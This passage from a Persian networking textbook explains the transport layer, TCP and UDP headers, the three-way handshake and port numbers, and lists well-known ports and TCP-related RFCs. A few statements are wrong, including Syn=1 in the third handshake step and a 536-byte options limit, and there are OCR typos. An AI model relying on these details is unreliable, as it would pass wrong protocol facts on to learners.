وظیفه اصلی لایه انتقال، پذسرش داده ها از لایه تماس، خرد کردن آن ها به واحد های کوچکتر (در صورت لزوم)، انتقال انها به لایه شبکه و کسب اطمینان ازدریافت صحیح این قطعات در انتهای دیگر است. علاوه بر این، تمام کارها باد به طور بهینه انجام شوند تا لایه های بالاتر را از تغییرات اجباری در تکنولوژی سخت افزار مصون کند.

رایج ترین نوع اتصال در لایه انتقال، تماس نقطه به نقطه (Point To Point) بدون خطاست، که پیام ها یا بایت ها را به ترتیب ارسال، تحویل می دهد.

انواع دیگر خدمات اتصال :

- انتقال پیام های مستقل بدون تضمین حفظ ترتیب به هنگام تحویل
- پخش پیام به مقصد های چندگانه

نکته:

نوع خدمات پس از برقراری اتصال مشخص می شود (دستیابی به خط هایی بدون خطا امکان پذیر نیست. هدف از خط بدون خطا این است که نرخ خطا به حدی باشد که بتوان از آن صرف نظر کرد).


لایه انتقال یک لایه انتها به انتهای واقعی است. به بیان دیگر، برنامه ای در ماشین منبع به کمک هدر پیام و پیام های کنترلی، با برنامه مشابه در ماشین مقصد ارتباط برقرا ر می کند.

توجه :

لایه های یک تا سه را لایه های گام به گام (Hop to Hop) گویند. یعنی ارتباط در این لایه ها مستقیما با لایه های متناظر در ماشین مقصد برقرار نمی شود بلکه در طول مسیر بین مسیریاب های مختلف تا رسیدن به مقصد به صورت زنجیره ای برقرار است. اما در لایه چهار تا لایه هفت ارتباط انتها به انتها (End to End) وجود دارد یعنی این لایه ها به صورت مستقیم با لایه های متناظر خود در ماشین مقصد ارتباط برقرار می کنند (شکل 19-1).


توجه:

توجه داشته باشید که مسیریاب ها فقط نیاز به سه لایه اول یعنی لایه های فیزیکی ، پیوند دادها و لایه شبکه دارند. و دیگر به لایه های بالاتر برای انجام وظیفه نیازی ندارند. وقتی بسته ای به یک مسیریاب می رسد ، مسیریاب آن بسته را تحویل مسیریاب بعدی خود می دهد و این روند تا جایی ادامه می یابد که بسته به مقصد برسد وقتی بسته به مقصد رسید، متناظر با نوع بسته بین لایه های بالاتر یک ارتباط انتها به انتها برقرار می شود و تحت این ارتباط دو ماشین به تبادل اطلاعات با یکدیگر می پردازند.



شکل 19-1

در این لایه مفاهیم سوکت قرار داده شده و برنامه های کاربردی که در لایه هفتم (Application) مدل گنجانده شده اند با استفاده از یک آدرس منحصر به فرد و همچنین یک شماره که مشخص کننده برنامه است با دیگر کامپیوتر ها به تبادل اطلاعات در شبکه می پردازند. در لایه برنامه های کاربردی که لایه شماره هفت از مدل OSI است، ممکن است چندین برنامه مجزا به طور مستقل بر روی شبکه فعالیت داشته باشند یعنی به ارسال و دریافت بسته بر روی شبکه مبادرت کنند. تمام بسته هایی که به یک ماشین وارد می شوند یا بسته هایی که قرار است از ماشین به سوی یک مقصد خاص خارج شوند، تحویل لایه انتقال داده می شوند. لایه انتقال برای اینکه بداند که هر بسته متعلق به کدام برنامه کاربردی در لایه هفتم است، به آن یک شماره مشخصه یکتا می دهد که این شماره می تواند بین 1 تا عدد 65535 باشد. این عدد را اصطلاحا شماره پورت گویند (شکل 20-1) .



شکل 20-1: نمایش مفاهیم مختلف در لایه های 7 گانه

انواع پورت :


در شبکه بنا به کاربرد های خاص دو نوع پورت وجود دارد:

- پورت های نوع TCP یا اتصال گرا. این نوع پورت ها برای برقراری ارتباط از پروتکل TCP استفاده می کنند.
- پورت های نوع UDP یا غیر اتصال گرا. این نوع پورت ها برای برقراری ارتباط از پروتکل UDP استفاده می کنند.

پروتکل TCP :

پروتکل TCP در شبکه برای برقراری یک ارتباط امن بین گیرنده و فرستنده استفاده می شود. این پروتکل به بسته های ارسالی هدری مانند شکل 21-1 اضافه می کند.

این هدر حاوی فیلد هایی است که فرستنده وگیرنده توسط آن می توانند با یکدیگر ارتباط برقرار کرده و در روند عملیات ارسال و دریافت بسته ها جزئیات کار را به اطلاع هم برسانند.



شکل 21-1: هدر مربوط به بسته های TCP

در این هدر معانی فیلد ها به شرح زیر است:

- فیلد Source Port شماره پورت برنامه مبدا را مشخص می کند.
- Destination Port شماره پورت برنامه مقصد را نگهداری می کند.
- فیلد Sequence Number شماره ای است که به هر بسته برای حفظ ترتیب داده می شود. (از این فیلد برای فرستادن Ack نیز استفاده می شود).
- در فیلد Ack Number شماره بسته ای که می خواهیم Ack آنرا ارسال کنیم قرار می گیرد.
- TCP Header Length مشخص می کند که طوا هدر TCP چند کلمه 32 بیتی است.
- هر گاه بیت URG برابر یک باشد آنگاه مقدار فیلد Urgent Pointer مکان بیت را نسبت به مکان جاری داده های بلادرنگ نشان خواهد داد. (بجای پیام های وقفه مورد استفاده قرار می گیرد)
- هر گاه بیت Ack برابر یک باشد نشان می دهد که فیلد Ack Number معتبر بوده و اگر برابر صفر باشد آن فیلد اعتبار نخواهد داشت.
- اگر بیت Psh برابر یک باشد یعنی اینکه داده بلافاصله به لایه Application تحویل داده شود (برای مواردی که کاربرد های بلادرنگ مد نظر است) .

- اگر بیت Rst برابر یک شود، یعنی در این ارتباط فرستنده مایل است کل عملیات تجدید شود.
- اگر بیت Syn صفر باشد ، بدین معناست که اتصال فعال وجود ندارد.
- اگر Syn=1 ، Acd=Q یعنی درخواست اتصال.
- اگر Syn=1 ، Ack=1 یعنی در خواست اتصال پذیرفته شده است.
- برای قط ارتباط بیت FIN برابر یک می شود.
- فیلد Check Sum برای کشف خطا در لایه انتقال بکار می رود.
- فیلد Option برای این است که امکاناتی که توسط هدر معمولی ارائه نشده ، بتوان به این قسمت اضافه نمود. حداکثر طول این قسمت 536 بایت می باشد.
- در قسمت Data داده های اصلی بسته جای داده می شوند.

نکته:

ارتباط نوع اتصال گرا بدین معنی است که : مبدا و مقصد برای برقراری ارتباط بین خود، قبل از هر گونه ارسال داده، اقدام به هماهنگی می کنند. و نهایتا هماهنگی به وجود آمده را ختم می کنند و عملیات ارسال و دریافت را خاتمه می دهند.

روش برقراری ارتباط در پروتکل TCP :

برای برقراری ارتباط بین فرستنده و گیرنده در پروتکل TCP از شیوه دست تکانی (Hand Shacking) سه مرحله ای استفاده می شود.

مراحل سه گانه برقراری ارتباط در قرارداد TCP به شرح زیر است:

مرحله اول :

در این مرحله ابتدا از طرف شروع کننده ارتباط یک بسته TCP تهی (بدون اطلاعات) به سمت گیرنده ارسال می شود. در هدر این بسته بیت Syn=1 و فیلد Ack=0 شده است. و همچنین در فیلد Sequence Number شماره ترتیب داده های ارسالی نیز گنجانده شده.

نکته:

شماره فیلد Sequence Number به گیرنده اعلام می کند که شماره بسته های ارسالی از شماره فیلد Sequence Number بعلاوه عدد یک شروع می شود.

نکته:

در شبکه های کامپیوتری برای اینکه مشکلی در روند ارسال اطلاعات بوجود نیاید، شماره Sequence Number از عدد صفر شروع نمی شود. عدد نوشته شده در این فیلد به صورت تصادفی تولید می شود.

مثال :

اگر در فیلد Sequence Number عدد 65 نوشته شود بدین معنی است که داده های ارسالی از طرف فرستنده به گیرنده از شماره 66 شماره گذاری می شوند.

مرحله دوم :

گیرنده با دریافت بسته ای که در هدر آن بیت Syn=1 و بیت Ack=0 شده است، اگر بخواهد ارتباط را برقرار کند یک بسته خالی که در هدر آن بیت های Syn=1 ، Ack=1 و همچنین فیلد Ack Number را برابر مقدار فیلد Sequence Number بعلاوه یک کرده است به سوی تقاضا کنند اتصال، ارسال می کند.

نکته:

اگر گیرنده بسته تقاضای اتصال ، بخواهد تقاضای اتصال را رد کند، بیت Rst را در هدر TCP برابر یک می کند و این بسته را به فرستنده برمی گرداند.

مرحله سوم :

در این مرحله شروع کننده ارتباط با تنظیم کردن فیلد های زیر درهدر یک بسته TCP به گیرنده اطلاع می دهد که آماده ارسال اطلاعات است:

- بیت Syn را یک می کند.
- بیت Ack را برابر یک می کند.
- فیلد Sequence Number را تنظیم می کند.

❖ فیلد Ack Number را برابر مقدار فیلد Sequence Number بسته دریافتی می کند.

پس از اتمام مراحل فوق دو طرف آماده ارسال و دریافت داده می باشند.

خاتمه روند ارسال و دریافت :

در پایان ارتباط هر کدام از طرفین که بخواهند می توانند با تنظیم بیت Fin برابر یک به ارسال اطلاعات به صورت یکطرفه خاتمه دهند ولی در صورتی که طرف مقابل باز هم بسته ای برای ارسال داشته باشد، می تواند این بسته ها را به صورت یک طرفه برای گیرنده ارسال کند.

نکته:

اگر هر کدام از طرفین بر اثر مشکل سخت افزاری یا نرم افزاری ارتباط را بدون هماهنگی با طرف مقابل قطع کند، برای برقراری ارتباط مجدد تا 120 ثانیه باید منتظر بماند. این امر به خاطر این است که بسته های ارسالی سرگردان ، ماشینی که بدون هماهنگی قطع شده است نتوانسته آنها را دریافت کند، از زیر شبکه حذف شوند.

نکته:

در برقراری ارتباط در حالت پروتکل TCP طرفین بعد از دریافت هر بسته ای به صورت صحیح فرستنده را با ارسال یک Ack آگاه می کنند.

پروتکل UDP :

هرگاه داده ها بدون هماهمگی قبلی و بدون مبادله هیچ بسته اطلاع دهنده ای بین دو ماشین گیرنده و فرستنده رد وبدل شود، اصطلاحا به این گونه ارتباط، ارتباط " بدون اتصال یا Connection less " گویند.

نکته:

در پروتکل UDP گیرنده بعد از دریافت هر بسته هیچ اطلاعی به فرستنده مبنی بر درست دریافت کردن بسته یا خرابی آن نمی دهد.

نکته:


در پروتکل UDP برای اتمام انتقال اطلاعات نیز هیچ پیامی بین فرستنده و گیرنده مبادله نمی شود.

توجه :

پروتکل UDP بدین صورت عمل می کند که، اگر ماشینی بسته ای را بخواهد برای ماشین دیگر ارسال کند، بدون هماهنگی قبیلی شروع به این کار می کند. در طرف مقابل هم ماشین گیرنده اگر بخواهد بسته ها را دریافت می کند و اگر هم نخواهد آنها را دور می ریزد. در طول این روند هم هیچ اطلاعاتی بین فرستنده و گیرنده رد و بدل نخواهد شد.

بسته های پروتکل UDP نیز دارای هدری مخصوص به خود هستند. ولی این هدر در مقایسه به هدر بسته های نوع TCP بسیار ساده تر است، زیرا دیگر نیازی به فیلد ها و بیت های کنترلی مختلف در هدر UDP نیست.

در شکل 22-1 می توانید هدر مربوط به بسته های UDP را مشاهده کنید:



شکل 22-1: هدر مربوط به بسته های UDP

در هدر بسته های UDP معنای هر فیلد به شرح زیر است:

- فیلد Source Port شماره پورت برنامه مبدا را مشخص می کند.
- Destination Port شماره پورت برنامه مقصد را نگهداری می کند.
- فیلد Length نیز طول کل بسته را نگهداری می کند.
- فیلد Check Sum برای کشف خطا در لایه انتقال بکار می رود.
- قسمت Data نیز داده های اصلی که باید انتقال داده شوند را نگهداری می کند.

نکته:

پروتکل های بدون اتصال در روند ارسال و دریافت نامطمئن هستند ولی در عوض به خاطر حجم کم عملیات بسیار سریعتر از پروتکل های TCP عمل می کنند.

نکته:

تعداد پورت های قابل تعریف در سیستم های کامپیوتری 65535 عدد می باشد زیرا در هدر های بسته های TCP و همچنین بسته های UDP 16 بیت برای نمایش شماره پورت در نظر گرفته شده است. و همانطور که می دانید بیشترین مقداری که می توانیم با 16 بیت نمایش دهیم عدد 65535 است. از این تعداد پورت 1024 تای اول آن برای مقاصد خاصی که پروتکل های استاندارد تبادل اطلاعات در شبکه هستند در نظر گرفته شده است. نظیر سرویس HTTP که بر روی پورت 80 فعالیت می کند یا سرویس DayTime که سرویسی برای نمایش ساعت ماشین میزبان است و بر روی پورت 13 فعالیت می کند. برای نوشتن برنامه های جدید مجاز به انتخاب شماره هایی از 1 تا 1024 به عنوان شماره پورت برنامه نیستیم ولی می توانیم از عدد 1024 تا 65535 که آزاد است شماره پورت برنامه خود را انتخاب کنیم.

شماره و مشخصات فنی پورت های 150 - 1 :

```
Keyword         Decimal    Description
-------         -------    -----------
                  0/tcp    Reserved
                  0/udp    Reserved
tcpmux            1/tcp    TCP Port Service
tcpmux            1/udp    TCP Port Service
compressnet       2/tcp    Management Utility
compressnet       2/udp    Management Utility
compressnet       3/tcp    Compression Process
compressnet       3/udp    Compression Process
#                          Bernie Volz
#                 4/tcp    Unassigned
#                 4/udp    Unassigned
rje               5/tcp    Remote Job Entry
rje               5/udp    Remote Job Entry
#                 6/tcp    Unassigned
#                 6/udp    Unassigned
echo              7/tcp    Echo
echo              7/udp    Echo
#                 8/tcp    Unassigned
```

```
#                8/udp    Unassigned
discard          9/tcp    Discard
discard          9/udp    Discard
#               10/tcp    Unassigned
#               10/udp    Unassigned
systat          11/tcp    Active Users
systat          11/udp    Active Users
#               12/tcp    Unassigned
#               12/udp    Unassigned
daytime         13/tcp    Daytime
daytime         13/udp    Daytime
#               14/tcp    Unassigned
#               14/udp    Unassigned
#               15/tcp    Unassigned [was netstat]
#               15/udp    Unassigned
#               16/tcp    Unassigned
#               16/udp    Unassigned
qotd            17/tcp    Quote of the Day
qotd            17/udp    Quote of the Day
msp             18/tcp    Message Send Protocol
msp             18/udp    Message Send Protocol
chargen         19/tcp    Character Generator
chargen         19/udp    Character Generator
ftp-data        20/tcp    File Transfer [Default Data]
ftp-data        20/udp    File Transfer [Default Data]
ftp             21/tcp    File Transfer [Control]
ftp             21/udp    File Transfer [Control]
#               22/tcp    Unassigned
#               22/udp    Unassigned
telnet          23/tcp    Telnet
telnet          23/udp    Telnet
                24/tcp    any private mail system
                24/udp    any private mail system
smtp            25/tcp    Simple Mail Transfer
smtp            25/udp    Simple Mail Transfer
#               26/tcp    Unassigned
#               26/udp    Unassigned
nsw-fe          27/tcp    NSW User System FE
```

```
nsw-fe          27/udp    NSW User System FE
#               28/tcp    Unassigned
#               28/udp    Unassigned
msg-icp         29/tcp    MSG ICP
msg-icp         29/udp    MSG ICP
#               30/tcp    Unassigned
#               30/udp    Unassigned
msg-auth        31/tcp    MSG Authentication
msg-auth        31/udp    MSG Authentication
#               32/tcp    Unassigned
#               32/udp    Unassigned
dsp             33/tcp    Display Support Protocol
dsp             33/udp    Display Support Protocol
#               34/tcp    Unassigned
#               34/udp    Unassigned
                35/tcp    any private printer server
                35/udp    any private printer server
#               36/tcp    Unassigned
#               36/udp    Unassigned
time            37/tcp    Time
time            37/udp    Time
rap             38/tcp    Route Access Protocol
rap             38/udp    Route Access Protocol
rlp             39/tcp    Resource Location Protocol
rlp             39/udp    Resource Location Protocol
#               40/tcp    Unassigned
#               40/udp    Unassigned
graphics        41/tcp    Graphics
graphics        41/udp    Graphics
nameserver      42/tcp    Host Name Server
nameserver      42/udp    Host Name Server
nicname         43/tcp    Who Is
nicname         43/udp    Who Is
mpm-flags       44/tcp    MPM FLAGS Protocol
mpm-flags       44/udp    MPM FLAGS Protocol
mpm             45/tcp    Message Processing Module [recv]
mpm             45/udp    Message Processing Module [recv]
mpm-snd         46/tcp    MPM [default send]
```

```
mpm-snd         46/udp    MPM [default send]
ni-ftp          47/tcp    NI FTP
ni-ftp          47/udp    NI FTP
auditd          48/tcp    Digital Audit Daemon
auditd          48/udp    Digital Audit Daemon
login           49/tcp    Login Host Protocol
login           49/udp    Login Host Protocol
re-mail-ck      50/tcp    Remote Mail Checking Protocol
re-mail-ck      50/udp    Remote Mail Checking Protocol
la-maint        51/tcp    IMP Logical Address Maintenance
la-maint        51/udp    IMP Logical Address Maintenance
xns-time        52/tcp    XNS Time Protocol
xns-time        52/udp    XNS Time Protocol
domain          53/tcp    Domain Name Server
domain          53/udp    Domain Name Server
xns-ch          54/tcp    XNS Clearinghouse
xns-ch          54/udp    XNS Clearinghouse
isi-gl          55/tcp    ISI Graphics Language
isi-gl          55/udp    ISI Graphics Language
xns-auth        56/tcp    XNS Authentication
xns-auth        56/udp    XNS Authentication
                57/tcp    any private terminal access
                57/udp    any private terminal access
xns-mail        58/tcp    XNS Mail
xns-mail        58/udp    XNS Mail
                59/tcp    any private file service
                59/udp    any private file service
                60/tcp    Unassigned
                60/udp    Unassigned
ni-mail         61/tcp    NI MAIL
ni-mail         61/udp    NI MAIL
acas            62/tcp    ACA Services
acas            62/udp    ACA Services
#               63/tcp    Unassigned
#               63/udp    Unassigned
covia           64/tcp    Communications Integrator (CI)
covia           64/udp    Communications Integrator (CI)
tacacs-ds       65/tcp    TACACS-Database Service
```

```
tacacs-ds       65/udp    TACACS-Database Service
sql*net         66/tcp    Oracle SQL*NET
sql*net         66/udp    Oracle SQL*NET
bootps          67/tcp    Bootstrap Protocol Server
bootps          67/udp    Bootstrap Protocol Server
bootpc          68/tcp    Bootstrap Protocol Client
tftp            69/tcp    Trivial File Transfer
tftp            69/udp    Trivial File Transfer
gopher          70/tcp    Gopher
gopher          70/udp    Gopher
netrjs-1        71/tcp    Remote Job Service
netrjs-1        71/udp    Remote Job Service
netrjs-2        72/tcp    Remote Job Service
netrjs-2        72/udp    Remote Job Service
netrjs-3        73/tcp    Remote Job Service
netrjs-3        73/udp    Remote Job Service
netrjs-4        74/tcp    Remote Job Service
netrjs-4        74/udp    Remote Job Service
                75/tcp    any private dial out service
                75/udp    any private dial out service
deos            76/tcp    Distributed External Object Store
deos            76/udp    Distributed External Object Store
                77/tcp    any private RJE service
                77/udp    any private RJE service
vettcp          78/tcp    vettcp
vettcp          78/udp    vettcp
finger          79/tcp    Finger
finger          79/udp    Finger
www-http        80/tcp    World Wide Web HTTP
www-http        80/udp    World Wide Web HTTP
hosts2-ns       81/tcp    HOSTS2 Name Server
hosts2-ns       81/udp    HOSTS2 Name Server
xfer            82/tcp    XFER Utility
xfer            82/udp    XFER Utility
mit-ml-dev      83/tcp    MIT ML Device
mit-ml-dev      83/udp    MIT ML Device
ctf             84/tcp    Common Trace Facility
ctf             84/udp    Common Trace Facility
```

```
mit-ml-dev      85/tcp    MIT ML Device
mit-ml-dev      85/udp    MIT ML Device
mfcobol         86/tcp    Micro Focus Cobol
mfcobol         86/udp    Micro Focus Cobol
                87/tcp    any private terminal link
                87/udp    any private terminal link
kerberos        88/tcp    Kerberos
kerberos        88/udp    Kerberos
su-mit-tg       89/tcp    SU/MIT Telnet Gateway
su-mit-tg       89/udp    SU/MIT Telnet Gateway
dnsix           90/tcp    DNSIX Securit Attribute Token Map
dnsix           90/udp    DNSIX Securit Attribute Token Map
mit-dov         91/tcp    MIT Dover Spooler
mit-dov         91/udp    MIT Dover Spooler
npp             92/tcp    Network Printing Protocol
npp             92/udp    Network Printing Protocol
dcp             93/tcp    Device Control Protocol
dcp             93/udp    Device Control Protocol
objcall         94/tcp    Tivoli Object Dispatcher
objcall         94/udp    Tivoli Object Dispatcher
supdup          95/tcp    SUPDUP
supdup          95/udp    SUPDUP
dixie           96/tcp    DIXIE Protocol Specification
dixie           96/udp    DIXIE Protocol Specification
swift-rvf       97/tcp    Swift Remote Vitural File Protocol
swift-rvf       97/udp    Swift Remote Vitural File Protocol
tacnews         98/tcp    TAC News
tacnews         98/udp    TAC News
metagram        99/tcp    Metagram Relay
metagram        99/udp    Metagram Relay
newacct        100/tcp    [unauthorized use]
hostname       101/tcp    NIC Host Name Server
hostname       101/udp    NIC Host Name Server
iso-tsap       102/tcp    ISO-TSAP
iso-tsap       102/udp    ISO-TSAP
gppitnp        103/tcp    Genesis Point-to-Point Trans Net
gppitnp        103/udp    Genesis Point-to-Point Trans Net
acr-nema       104/tcp    ACR-NEMA Digital Imag. & Comm. 300
```

```
acr-nema        104/udp    ACR-NEMA Digital Imag. & Comm. 300
csnet-ns        105/tcp    Mailbox Name Nameserver
csnet-ns        105/udp    Mailbox Name Nameserver
3com-tsmux      106/tcp    3COM-TSMUX
3com-tsmux      106/udp    3COM-TSMUX
rtelnet         107/tcp    Remote Telnet Service
rtelnet         107/udp    Remote Telnet Service
snagas          108/tcp    SNA Gateway Access Server
snagas          108/udp    SNA Gateway Access Server
pop2            109/tcp    Post Office Protocol - Version 2
pop2            109/udp    Post Office Protocol - Version 2
pop3            110/tcp    Post Office Protocol - Version 3
pop3            110/udp    Post Office Protocol - Version 3
sunrpc          111/tcp    SUN Remote Procedure Call
sunrpc          111/udp    SUN Remote Procedure Call
mcidas          112/tcp    McIDAS Data Transmission Protocol
mcidas          112/udp    McIDAS Data Transmission Protocol
auth            113/tcp    Authentication Service
auth            113/udp    Authentication Service
audionews       114/tcp    Audio News Multicast
audionews       114/udp    Audio News Multicast
sftp            115/tcp    Simple File Transfer Protocol
sftp            115/udp    Simple File Transfer Protocol
ansanotify      116/tcp    ANSA REX Notify
ansanotify      116/udp    ANSA REX Notify
uucp-path       117/tcp    UUCP Path Service
uucp-path       117/udp    UUCP Path Service
sqlserv         118/tcp    SQL Services
sqlserv         118/udp    SQL Services
nntp            119/tcp    Network News Transfer Protocol
nntp            119/udp    Network News Transfer Protocol
cfdptkt         120/tcp    CFDPTKT
cfdptkt         120/udp    CFDPTKT
erpc            121/tcp    Encore Expedited Remote Pro.Call
erpc            121/udp    Encore Expedited Remote Pro.Call
smakynet        122/tcp    SMAKYNET
smakynet        122/udp    SMAKYNET
ntp             123/tcp    Network Time Protocol
```

```
ntp             123/udp    Network Time Protocol
ansatrader      124/tcp    ANSA REX Trader
ansatrader      124/udp    ANSA REX Trader
locus-map       125/tcp    Locus PC-Interface Net Map Ser
locus-map       125/udp    Locus PC-Interface Net Map Ser
unitary         126/tcp    Unisys Unitary Login
unitary         126/udp    Unisys Unitary Login
locus-con       127/tcp    Locus PC-Interface Conn Server
locus-con       127/udp    Locus PC-Interface Conn Server
gss-xlicen      128/tcp    GSS X License Verification
gss-xlicen      128/udp    GSS X License Verification
pwdgen          129/tcp    Password Generator Protocol
pwdgen          129/udp    Password Generator Protocol
cisco-fna       130/tcp    cisco FNATIVE
cisco-fna       130/udp    cisco FNATIVE
cisco-tna       131/tcp    cisco TNATIVE
cisco-tna       131/udp    cisco TNATIVE
cisco-sys       132/tcp    cisco SYSMAINT
cisco-sys       132/udp    cisco SYSMAINT
statsrv         133/tcp    Statistics Service
statsrv         133/udp    Statistics Service
ingres-net      134/tcp    INGRES-NET Service
ingres-net      134/udp    INGRES-NET Service
loc-srv         135/tcp    Location Service
loc-srv         135/udp    Location Service
profile         136/tcp    PROFILE Naming System
profile         136/udp    PROFILE Naming System
netbios-ns      137/tcp    NETBIOS Name Service
netbios-ns      137/udp    NETBIOS Name Service
netbios-dgm     138/tcp    NETBIOS Datagram Service
netbios-dgm     138/udp    NETBIOS Datagram Service
netbios-ssn     139/tcp    NETBIOS Session Service
netbios-ssn     139/udp    NETBIOS Session Service
emfis-data      140/tcp    EMFIS Data Service
emfis-data      140/udp    EMFIS Data Service
emfis-cntl      141/tcp    EMFIS Control Service
emfis-cntl      141/udp    EMFIS Control Service
bl-idm          142/tcp    Britton-Lee IDM
```

```
bl-idm          142/udp    Britton-Lee IDM
imap2           143/tcp    Interim Mail Access Protocol v2
imap2           143/udp    Interim Mail Access Protocol v2
news            144/tcp    NewS
news            144/udp    NewS
uaac            145/tcp    UAAC Protocol
uaac            145/udp    UAAC Protocol
iso-tp0         146/tcp    ISO-IP0
iso-tp0         146/udp    ISO-IP0
iso-ip          147/tcp    ISO-IP
iso-ip          147/udp    ISO-IP
cronus          148/tcp    CRONUS-SUPPORT
cronus          148/udp    CRONUS-SUPPORT
aed-512         149/tcp    AED 512 Emulation Service
aed-512         149/udp    AED 512 Emulation Service
sql-net         150/tcp    SQL-NET
sql-net         150/udp    SQL-NET
```

مشخصات و اطلاعات کامل در مورد پورت های رزرو شده و همچنین اطلاعات بیشتر در این زمینه را می توانید در RFC 1700 مشاهده نمایید.

توجه :

RFC ها اسنادی هستند که درآنها مفاهیم مختلف شبکه توضیح داده شده است. هر RFC با یک عدد مشخص می شود. در هر RFC یکی از مفاهیم شبکه به تفضیل جهت استاندارد سازی برنامه های ساخته شده توسط افراد و شرکت های مختلف شرح داده شده است به عنوان مثال RFC 1700 در مورد پورت ها می باشد و کلیه نکاتی که در مورد پورت باید در برنامه های مختلف رعایت شود در آن توضیح داده شده است.

در زیر شماره و موضوع بعضی از RFC ها آمده است:

```
  RFC             Comment
------          ------------

2525I "Known TCP Implementation Problems"

3155B "End-to-end Performance Implications of Links with Errors"
```

3360B "Inappropriate TCP Resets Considered Harmful"

3449B "TCP Performance Implications of Network Path Asymmetry"

3493I "Basic Socket Interface Extensions for IPv6"

1144P "Compressing TCP/IP headers for low-speed serial links"

2488B "Enhancing TCP Over Satellite Channels using Standard Mechanisms”

3481B "TCP over Second (2.5G) and Third (3G) Generation Wireless Networks"

2140I "TCP Control Block Interdependence"

2582E "The NewReno Modification to TCP's Fast Recovery Algorithm"

2861E "TCP Congestion Window Validation"

3465E "TCP Congestion Control with Appropriate Byte Counting (ABC)"

3522E "The Eifel Detection Algorithm for TCP"

3540E "Robust Explicit Congestion Notificaiton (ECN) signaling with Nonces"

1146E "TCP alternate checksum options"

1379I "Extending TCP for Transactions -- Concepts"

1644E "T/TCP -- TCP Extensions for Transactions Functional Specification"

1693E "An Extension to TCP: Partial Order Service"

2415I "Simulation Studies of Increased Initial TCP Window Size"

2416I "When TCP Starts Up With Four Packets Into Only Three Buffers"

2760I "Ongoing TCP Research Related to Satellites"

2884I "Performance Evaluation of Explicit Congestion Notification (ECN)in IP Networks"

2923I "TCP Problems with Path MTU Discovery"

2963I "A Rate Adaptive Shaper for Differentiated Services"

3135I "Performance Enhancing Proxies Intended to Mitigate Link-Related Degradations"

1180I "TCP/IP tutorial"

1470I "FYI on a Network Management Tool Catalog: Tools for Monitoring and Debugging TCP/IP Internets and Interconnected Devices"

2151I "A Primer on Internet and TCP/IP Tools and Utilities"

2398I "Some Testing Tools for TCP Implementors"

2873P "TCP Processing of the IPv4 Precendence Field"

2883P "An Extension to the Selective Acknowledgement (SACK) Option for TCP"

2988P "Computing TCP's Retransmission Timer"

3042P "Enhancing TCP's Loss Recovery Using Limited Transmit"

3168P "The Addition of Explicit Congestion Notification (ECN) to IP"

3390P "Increasing TCP'S Initial Window"

